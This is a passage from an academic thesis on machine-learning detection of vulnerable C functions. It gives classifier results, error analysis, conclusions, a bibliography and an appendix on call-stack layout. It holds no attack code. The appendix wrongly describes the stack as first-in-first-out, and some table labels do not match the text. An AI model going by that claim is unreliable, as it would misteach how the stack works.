Next, we took the PCA result and checked how the classifiers performed relative to each other. Since the Random forest classifier gives a slightly different result each time it is run, the Random Forest result shown below is an average of 10 runs. We see that the K Means classifier performed as well as Naive Bayes for character diversity, and the SVM classifier performed as well as Naive Bayes for character n-grams. Since SVM gave a poor result for character diversity, this might indicate that it well-suited for handling numerous features. Importantly to note, these classifiers are part of the SciKit library, and they were all run with their default parameters (except for K Means, where the number of clusters was set to 2). Some of the default parameters for each classifier are described in Appendix D.

Table 5.10: Results for different classifiers

Classifier	Character Diversity	Character n-grams combo
Naive Bayes	0.74	0.66
K Nearest Neighbors	0.67	0.54
K Means	0.75	0.55
Neural Network	X	0.57
Support Vector Machine	0.6	0.67
Decision Tree	0.72	0.59
Random Forest	0.72	0.58

5.6 Testing the "mixed" dataset

Since we can reasonably assume that the Linux utilities are relatively bug-free, we tested the mixed dataset with a) trivial features 3a and 2c and b) our character n-grams combo and present the results below. We see that for the character n-grams combos, the accuracy is comparable (67% instead of 69%). For the trivial features, however, the accuracy is significantly lower (63.5% instead of 75%). Closer examination of the trivial features test result showed that the GitHub buggy functions were easier to tell apart from the Linux functions (69% accuracy) than the GitHub "no bug" functions (58% accuracy). Finally, when the trivial features 3a and 2c were combined with character n-gram combos, we had a very slight increase in accuracy (69% compared to 67%).

Table 5.11: Mixed dataset results

	Accuracy	TN	FN	TP	FP
Trivial features 3a and 2c	0.635	45	18	82	55
Character n-gram combos	0.67	54	20	80	46
Trival features 3a and 2c plus character n-grams	0.69	70	32	68	30

5.7 Unbalanced Datasets

Since we do not know the relative distribution of vulnerable versus non-vulnerable functions, it is important to show results for unbalanced datasets as well. Up until this point, every test involved analyzing 100 vulnerable functions and 100 non-vulnerable functions, so the ratio of non-vulnerable to vulnerable functions was 1:1. The unbalanced dataset results are summarized in the table below ("Ratio" column indicates vulnerable:non-vulnerable functions.) For unbalanced datasets, it is best to focus on the classification of the minority class (in this case, the vulnerable functions). For both the trivial features and the character n-gram combos, we see that the "false negatives" increase as we increase the ratio of non-vulnerable to vulnerable functions, so we conclude that our classifier does not handle unbalanced datasets well.

Table 5.12: Unbalanced dataset results

Ratio	Features	Accuracy	TN	FN	TP	FP
100:100	Char diversity and entropy	0.635	45	18	82	55
100:200	Char diversity and entropy	0.65	24	30	170	76
100:400	Char diversity and entropy	0.8	0	0	400	100
100:100	Character n-gram combos	0.67	54	20	80	46
100:200	Character n-gram combos	0.5	41	90	110	59
100:400	Character n-gram combos	0.52	20	160	240	80

5.8 Error analysis

In this section, we attempt to find patterns pertaining to misclassified samples (false positives and false negatives). In order to perform error analysis, n-gram statistics from the best n-grams combination we found (69% accuracy) were analyzed. For each feature, we calculated its mean value over all samples. This was done separately for true negatives, false positives, true positives, and false negatives. When the mean values were plotted for all samples (next four figures), we noticed that the points plotted for false positives had far more "zero" values (points touching the x-axis) than those plotted for true positives. This pattern can potentially be exploited in a further study. Namely, we can run an n-grams classifier and follow it up with another classifier that attempts to reduce false positives by re-classifying samples marked as positives based on the number of zero-frequency n-grams that these samples have.




Figure 5.10: Error Analysis: True Negatives




Figure 5.11: Error Analysis: False Positives




Figure 5.12: Error Analysis: True Positives




Figure 5.13: Error Analysis: False Negatives

Chapter 6

Conclusions and Recommendations

Research has shown that many aspects of a program can be analyzed for static vulnerability detection. Some of these include programmer annotations embedded in comments, idioms, unsafe function calls, downcast operations, abstract syntax trees, control flow graphs, metrics extracted from source code (like number of lines of code, number of methods, number of attributes, etc), and differences in these metrics between different versions of the program. Various dynamic analysis techniques, some of which are supplemented by static analysis methods, can also be performed to decrease false positives.

This work contributes to research in static analysis based on code metrics. After extensively testing function vulnerability classification using trivial features, n-grams, and suffix trees, we can draw several conclusions. First of all, we see that extracting numerous n-grams does not, thus far, seem to give good classification results, especially if we consider the 74% accuracy that we got from "character diversity" to be a baseline requirement. We also noticed that even when combinations of n-grams were carefully selected (in a manner that would normally be illegal and lead to overfitting), the overall result does not improve. However, this study is a good proof-of-concept of a very important point: trivial features can tell us a lot about whether a function is vulnerable or not.

There are a few directions in which this research can be taken to improve the results further. First of all, it might be possible to think of more trivial features to investigate. Secondly, it might also make sense to test some other n-gram selection techniques, as well as some of SciKit's classification parameters (other than default). Finally, it is possible to test whether the techniques presented in this paper can be used to efficiently detect vulnerabilities in other programming languages as well.

Bibliography

[1] Control flow integrity. https://github.com/iadgov/Control-Flow-Integrity. Accessed: 2017-07-01.

[2] Cve-1999-0025 detail. https://nvd.nist.gov/vuln/detail/CVE-1999-0025. Accessed: 2017-07-24.

[3] Cve-2002-1518 detail. https://nvd.nist.gov/vuln/detail/CVE-2002-1518. Accessed: 2017-07-24.

[4] Cve-2004-2533 detail. https://nvd.nist.gov/vuln/detail/CVE-2004-2533. Accessed: 2017-07-24.

[5] Cwe-121: Stack-based buffer overflow. https://cwe.mitre.org/data/definitions/121.html. Accessed: 2017-07-01.

[6] Cwe-122: Heap-based buffer overflow. https://cwe.mitre.org/data/definitions/122.html. Accessed: 2017-07-01.

[7] Cwe-190: Integer overflow or wraparound. https://cwe.mitre.org/data/definitions/190.html. Accessed: 2017-07-01.

[8] Decisiontreeclassifier. http://scikit-learn.org/stable/modules/generated/sklearn.tree.DecisionTreeClassifier.html. Accessed: 2017-07-24.

[9] File sharing wizard 'head' command remote buffer overflow vulnerability. http://www.securityfocus.com/bid/40928/info. Accessed: 2017-07-24.

[10] Format string attack. https://www.owasp.org/index.php/Format_string_attack. Accessed: 2017-07-01.

[11] Ftpshell client 'pwd' command remote buffer overflow vulnerability. http://www.securityfocus.com/bid/44084/info. Accessed: 2017-07-24.

[12] Gaussiannb. http://scikit-learn.org/stable/modules/generated/sklearn.naive_bayes.GaussianNB.html. Accessed: 2017-07-24.

[13] Gnu bash 4.0 - 'ls' control character command injection. https://www.exploit-db.com/exploits/33508/. Accessed: 2017-07-24.

[14] Hp-ux mkdir local unauthorized access vulnerability. http://www.securityfocus.com/bid/18748/info. Accessed: 2017-07-24.

[15] K-nearest neighbor. http://scholarpedia.org/article/K-nearest_neighbor. Accessed: 2017-07-01.

[16] Kmeans. http://scikit-learn.org/stable/modules/generated/sklearn.cluster.KMeans.html. Accessed: 2017-07-24.

[17] Kneighborsclassifier. http://scikit-learn.org/stable/modules/generated/sklearn.neighbors.KNeighborsClassifier.html. Accessed: 2017-07-24.

[18] Mlpclassifier. http://scikit-learn.org/stable/modules/generated/sklearn.neural_network.MLPClassifier.html. Accessed: 2017-07-24.

[19] Randomforestregressor. http://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestRegressor.html. Accessed: 2017-07-24.

[20] Svc. http://scikit-learn.org/stable/modules/generated/sklearn.svm.SVC.html. Accessed: 2017-07-24.

[21] zftpserver 'rmdir' command directory traversal vulnerability. http://www.securityfocus.com/bid/51018/info. Accessed: 2017-07-24.

[22] S. Andersen and V. Abella. Data execution prevention. changes to functionality in microsoft windows xp service pack 2, part 3: Memory protection technologies, 2004.

[23] C. Anley, J. Heasman, F. Lindner, and G. Richarte. *The shellcoder's handbook: discovering and exploiting security holes.* John Wiley & Sons, 2011.

[24] D. Brumley, T.-c. Chiueh, R. Johnson, H. Lin, and D. Song. Rich: Automatically protecting against integer-based vulnerabilities. *Department of Electrical and Computing Engineering*, page 28, 2007.

[25] C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th Conference on USENIX Security Symposium - Volume 7*, SSYM'98, pages 5–5, Berkeley, CA, USA, 1998. USENIX Association.

[26] M. D'Ambros, M. Lanza, and R. Robbes. An extensive comparison of bug prediction approaches. In *Mining Software Repositories (MSR), 2010 7th IEEE Working Conference on*, pages 31–41. IEEE, 2010.

[27] T. H. Dang, P. Maniatis, and D. Wagner. The performance cost of shadow stacks and stack canaries. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, pages 555–566, New York, NY, USA, 2015. ACM.

[28] N. Dor, M. Rodeh, and M. Sagiv. Cssv: Towards a realistic tool for statically detecting all buffer overflows in c. In *ACM Sigplan Notices*, volume 38, pages 155–167. ACM, 2003.

[29] G. H. Dunteman. *Principal components analysis.* Number 69. Sage, 1989.

[30] D. Evans and D. Larochelle. Improving security using extensible lightweight static analysis. *IEEE software*, 19(1):42–51, 2002.

[31] P. Godefroid, M. Y. Levin, and D. Molnar. Sage: whitebox fuzzing for security testing. *Queue*, 10(1):20, 2012.

[32] M. Hagan, H. Demuth, M. Beale, and O. De Jesús. *Neural network design.* Martin Hagan, 2014.

[33] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos. Dowsing for overflows: A guided fuzzer to find buffer boundary violations. In *USENIX Security Symposium*, pages 49–64, 2013.

[34] A. E. Hassan. Predicting faults using the complexity of code changes. In *Proceedings of the 31st International Conference on Software Engineering*, pages 78–88. IEEE Computer Society, 2009.

[35] K. Heo, H. Oh, and K. Yi. Machine-learning-guided selectively unsound static analysis. In *Proceedings of the 39th International Conference on Software Engineering*, pages 519–529. IEEE Press, 2017.

[36] T. Kanungo, D. M. Mount, N. S. Netanyahu, C. D. Piatko, R. Silverman, A. Y. Wu, S. Member, and S. Member. An efficient k-means clustering algorithm: Analysis and implementation. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 24:881–892, 2002.

[37] B. W. Kernighan and D. M. Ritchie. *The C programming language*. 2006.

[38] A. Kumari. A suffix tree approach to anti-spam email filtering. *International Journal on Recent and Innovation Trends in Computing and Communication*, 2:601–603, 2014.

[39] D. Larochelle, D. Evans, et al. Statically detecting likely buffer overflow vulnerabilities. In *USENIX Security Symposium*, volume 32. Washington DC, 2001.

[40] P. Lathar, R. Shah, and K. Srinivasa. Stacy-static code analysis for enhanced vulnerability detection. *Cogent Engineering*, 4(1):1335470, 2017.

[41] A. Liaw, M. Wiener, et al. Classification and regression by randomforest. *R news*, 2(3):18–22, 2002.

[42] R. Ma, Y. Yan, L. Wang, C. Hu, and J. Xue. Static buffer overflow detection for c/c++ source code based on abstract syntax tree. *Journal of Residuals Science & Technology*, 13(6), 2016.

[43] R. M. Pampapathi, B. G. Mirkin, and M. Levene. A suffix tree approach to anti-spam email filtering. *Machine Learning*, 65(1):309–338, 2006.

[44] E. Penttilä et al. Improving c++ software quality with static code analysis. 2014.

[45] G. Richarte. Four different tricks to bypass stackshield and stackguard protection. *World Wide Web*, 1, 2002.

[46] S. R. Safavian and D. Landgrebe. A survey of decision tree classifier methodology, 1991.

[47] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 552–561, New York, NY, USA, 2007. ACM.

[48] J. A. K. Suykens and J. Vandewalle. Least squares support vector machine classifiers. *Neural Process. Lett.*, 9(3):293–300, June 1999.

[49] J. Viega, J.-T. Bloch, Y. Kohno, and G. McGraw. Its4: A static vulnerability scanner for c and c++ code. In *Computer Security Applications, 2000. ACSAC'00. 16th Annual Conference*, pages 257–267. IEEE, 2000.

[50] D. Wagner, J. S. Foster, E. A. Brewer, and A. Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *NDSS*, pages 2000–02, 2000.

[51] G. Weidman. *Penetration Testing: A Hands-On Introduction to Hacking.* No Starch Press, San Francisco, CA, USA, 1st edition, 2014.

[52] C. Wressnegger, G. Schwenk, D. Arp, and K. Rieck. A close look on n-grams in intrusion detection: anomaly detection vs. classification. In *AISec*, 2013.

[53] M. Zitser, R. Lippmann, and T. Leek. Testing static analysis tools using exploitable buffer overflows from open source code. In *ACM SIGSOFT Software Engineering Notes*, volume 29, pages 97–106. ACM, 2004.

Appendix A

The call stack

If we look closely at the virtual memory space occupied by a running process, we see in the figure below that it is divided into several sections [51].





Figure A.1: Process memory layout

The stack is used to store local variables and return addresses of functions. As we all know, the stack is a FIFO (first in first out) data structure. Every time a function gets called, a stack frame gets ”pushed” onto the stack, and every time a ”return” statement is encountered, a stack frame is popped. Before we take a closer look at how this works, it is necessary to note three important registers, listed in the table below. These registers correspond to a 32-bit architecture, and their 64-bit counterparts are RIP, RSP, and RBP, respectively.

Table A.1: Three pointer registers

Register Name	Also called the	Summary
EIP	instruction pointer	Stores the address of the next instruction to be executed.
ESP	stack pointer	Stores the top (lowest) address of the top stack frame.
EBP	base pointer	Stores the bottom (highest) address of the top stack frame.

Consider a program with subroutines f1 and f2, where f1 calls f2 at some point. When a ”call” assembly instruction is executed, the address of the next instruction in f1 (after the call) gets pushed onto the stack, EIP changes to the address of the first instruction in f2, and the value of ESP decreases to become the address of the new top of the stack. This is shown in Figure A.2.



Before


Stack		Instructions		
0x100	Not part of the stack.	0x500	...	Beginning of f1
0x101		...	...	
0x102		...	...	
0x103		0x550	call 0x600	Call f2. 5 bytes long.
0x104		0x555	...	
0x105		...	...	
0x106		0x600	...	Beginning of f2
0x107		...	...	
0x108		...	...	
0x109				
0x10a				
0x10b				
0x10c		Registers		
0x10d		ESP (top)	0x115	
0x10e		EBP (base)	0x11d	
0x10f				
0x110				
0x111				
0x112				
0x113				
0x114				
0x115	Arguments and local variables for f1			
0x116				
0x117				
0x118				
0x119				
0x11a				
0x11b				
0x11c				
0x11d	EBP for previous subroutine			
0x11e				
0x11f				
0x120				
0x121	...			
0x122	...			
0x123	...			
0x124	...			

After

Stack		Instructions		
0x100	Not part of the stack.	0x500	...	Beginning of f1
0x101		...	...	
0x102		...	...	
0x103		0x550	call 0x600	Call f2
0x104		0x555	...	
0x105		...	...	
0x106		0x600	...	Beginning of f2
0x107		...	...	
0x108		...	...	
0x109				
0x10a				
0x10b				
0x10c		Registers		
0x10d		ESP (top)	0x111	
0x10e		EBP (base)	0x11d	
0x10f				
0x110				
0x111	0x555			
0x112				
0x113				
0x114				
0x115	Arguments and local variables for f1			
0x116				
0x117				
0x118				
0x119				
0x11a				
0x11b				
0x11c				
0x11d	EBP for previous subroutine			
0x11e				
0x11f				
0x120				
0x121	...			
0x122	...			
0x123	...			
0x124	...			

Figure A.2: "Call" instruction

The first 3 instructions of a subroutine (in this case f2), called the "prologue", make ESP and EBP point to the top and bottom of the next stack frame. The size of the new stack frame depends on the arguments and local variables that it must hold, and the bottom of the stack frame, pointed to by EBP, holds the previous EBP value (bottom of previous stack frame). We can see what this looks like in Figure A.3.



Before


Stack			Instructions		
0x100	Not part of the stack.		0x500	...	Beginning of f1
0x101			...	...	
0x102			...	...	
0x103			0x550	call 0x600	Call f2
0x104			0x555	...	
0x105			...	...	
0x106			0x600	...	Beginning of f2
0x107			...	...	
0x108			...	...	
0x109					
0x10a					
0x10b					
0x10c			Registers		
0x10d			ESP (top)	0x111	
0x10e			EBP (base)	0x11d	
0x10f					
0x110					
0x111	0x555				
0x112					
0x113					
0x114					
0x115	Arguments and local variables for f1				
0x116					
0x117					
0x118					
0x119					
0x11a					
0x11b					
0x11c					
0x11d	EBP for previous subroutine				
0x11e					
0x11f					
0x120					
0x121	...				
0x122	...				
0x123	...				
0x124	...				

After

Stack			Instructions		
0x100	Not part of the stack.		0x500	...	Beginning of f1
0x101			...	...	
0x102			...	...	
